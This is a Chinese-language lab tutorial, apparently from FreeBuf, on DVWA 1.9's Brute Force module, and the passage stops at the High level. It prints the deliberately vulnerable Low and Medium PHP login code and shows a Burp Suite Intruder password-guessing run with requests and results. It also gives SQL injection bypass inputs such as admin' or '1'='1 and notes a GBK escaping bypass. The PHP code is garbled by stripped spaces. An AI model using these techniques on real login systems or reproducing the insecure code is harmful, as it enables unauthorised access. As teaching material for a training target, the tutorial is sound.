
目前，最新的DVWA已经更新到1.9版本（http://www.dvwa.co.uk/），而网上的教程大多停留在旧版本，且没有针对DVWA high级别的教程，因此萌发了一个撰写新手教程的想法，错误的地方还请大家指正。

DVWA简介

DVWA（Damn Vulnerable Web Application）是一个用来进行安全脆弱性鉴定的PHP/MySQL Web应用，旨在为安全专业人员测试自己的专业技能和工具提供合法的环境，帮助web开发者更好的理解web应用安全防范的过程。

DVWA共有十个模块，分别是Brute Force（暴力（破解））、Command Injection（命令行注入）、CSRF（跨站请求伪造）、File Inclusion（文件包含）、File Upload（文件上传）、Insecure CAPTCHA（不安全的验证码）、SQL Injection（SQL注入）、SQL Injection（Blind）（SQL盲注）、XSS（Reflected）（反射型跨站脚本）、XSS（Stored）（存储型跨站脚本）。

需要注意的是，DVWA 1.9的代码分为四种安全级别：Low，Medium，High，Impossible。初学者可以通过比较四种级别的代码，接触到一些PHP代码审计的内容。


You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Priority to DVWA v1.9, this level was known as 'high'.


DVWA的搭建

Freebuf上的这篇文章《新手指南：手把手教你如何搭建自己的渗透测试环境》（http://www.freebuf.com/sectool/102661.html）已经写得非常好了，在这里就不赘述了。

本文介绍Brute Force模块的相关内容，后续教程会在之后的文章中给出。

Brute Force

Brute Force，即暴力（破解），是指黑客利用密码字典，使用穷举法猜解出用户口令，是现在最为广泛使用的攻击手法之一，如2014年轰动全国的12306“撞库”事件，实质就是暴力破解攻击。


Vulnerability: Brute Force

Login

Username:

Password:

Login

More Information

- https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)
- http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

下面将对四种级别的代码进行分析。

Low

服务器端核心代码


```php
<?php

if(isset($_GET['Login'])){
//Getusername
$user=$_GET['username'];

//Getpassword
$pass=$_GET['password'];
$pass=md5($pass);


//Checkthedatabase
$query="SELECT*FROM`users`WHEREuser='$user'ANDpassword='$pass';";
$result=mysql_query($query)ordie('<pre>'.mysql_error().'</pre>');

if($result&&mysql_num_rows($result)==1){
//Getusersdetails
$avatar=mysql_result($result,0,"avatar");

//Loginsuccessful
echo"<p>Welcometothepasswordprotectedarea{$user}</p>";
echo"<imgsrc="{$avatar}"/>";
}
else{
//Loginfailed
echo"<pre><br/>Usernameand/orpasswordincorrect.</pre>";
}

mysql_close();
}

?>
```

可以看到，服务器只是验证了参数Login是否被设置（isset函数在php中用来检测变量是否设置，该函数返回的是布尔类型的值，即true/false），没有任何的防爆破机制，且对参数username、password没有做任何过滤，存在明显的sql注入漏洞。

漏洞利用


方法一爆破利用burpsuite即可完成

第一步抓包


Burp Suite Professional v1.6.27 - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to http://[redacted]
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
GET /dvwa/vulnerabilities/brute/?username=admin&password=123456&Login=Login&user_token=c14d3f0b3f64b0469eca7f1a000b76b9 HTTP/1.1
Host: [redacted]
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://[redacted]/dvwa/vulnerabilities/brute/
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=high; PHPSESSID=a50vv693asjqo5bkdhbr039sr6
```

第二步，ctrl+I将包复制到intruder模块，因为要对password参数进行爆破，所以在password参数的内容两边加$



Burp Suite Professional v1.6.27 - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
1 × 2 × ...
Target Positions Payloads Options
Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /dvwa/vulnerabilities/brute/?username=admin&password=§123§&Login=Login HTTP/1.1
Host: [redacted]
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://[redacted]/dvwa/vulnerabilities/brute/
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=low; PHPSESSID=hebis88fcrua8ulmq4ngoktj27
```

第三步选中Payloads，载入字典，点击Start attack进行爆破


Burp Suite Professional v1.6.27 - licensed to Larry_Lau

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 8

Payload type: Simple list Request count: 8

Payload Options [Simple list]


This payload type lets you configure a simple list of strings that are used as payloads.

```
123456
password
111111
222222
333333
444444
555555
666666
```

Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
1 2 ...
Target Positions Payloads Options
Paste
Load ...
Remove
Clear
Add
Add from list ...
Start attack

FREEBUF

最后，尝试在爆破结果中找到正确的密码，可以看到password的响应包长度（length）“与众不同”，可推测password为正确密码，手工验证登陆成功。


Intruder attack 2
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items


Request ▲	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	5262	baseline request
1	123456	200	☐	☐	5262	
2	password	200	☐	☐	5321	
3	111111	200	☐	☐	5262	
4	222222	200	☐	☐	5262	
5	333333	200	☐	☐	5262	
6	444444	200	☐	☐	5262	
7	555555	200	☐	☐	5262	
8	666666	200	☐	☐	5262	

方法二手工sql注入

1. Username:admin’ or ’ 1’=’ 1

Password:（空）

注入成功




Welcome to the password protected area admin' or '1'='1

2. Username :admin’ #

Password :（空）

注入成功


Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area admin' #

FREEBUF

Medium

服务器端核心代码

```
<?php

if(isset($_GET['Login'])){
//Sanitiseusernameinput
$user=$_GET['username'];
$user=mysql_real_escape_string($user);

//Sanitisepasswordinput
$pass=$_GET['password'];
$pass=mysql_real_escape_string($pass);
$pass=md5($pass);

//Checkthedatabase
$query="SELECT*FROM`users`WHEREuser='$user'ANDpassword='$pass';";
$result=mysql_query($query)ordie('<pre>'.mysql_error().'</pre>');

if($result&&mysql_num_rows($result)==1){
//Getusersdetails
$avatar=mysql_result($result,0,"avatar");

//Loginsuccessful
echo"<p>Welcometothepasswordprotectedarea{$user}</p>";
echo"<imgsrc="{$avatar}"/>";
}
else{
//Loginfailed
sleep(2);
echo"<pre><br/>Usernameand/orpasswordincorrect.</pre>";
}

mysql_close();
}

?>
```

相比Low级别的代码，Medium级别的代码主要增加了mysql_real_escape_string函数，这个函数会对字符串中的特殊符号（x00，n，r，，’ ，” ，x1a）进行转义，基本上能够抵御sql注入攻击，说基本上是因为查到说 MySQL5.5.37以下版本如果设置编码为GBK，能够构造编码绕过mysql_real_escape_string 对单引号的转义（因实验环境的MySQL版本较新，所以并未做相应验证）；同时，$pass做了MD5校验，杜绝了通过参数password进行sql注入的可能性。但是，依然没有加入有效的防爆破机制（sleep(2)实在算不上）。

具体的mysql_real_escape_string函数绕过问题详见

http://blog.csdn.net/hornedreaper1988/article/details/43520257

http://www.cnblogs.com/Safe3/archive/2008/08/22/1274095.html

漏洞利用


虽然sql注入不再有效，但依然可以使用Burpsuite进行爆破，与Low级别的爆破方法基本一样，这里就不赘述了。

High

服务器端核心代码

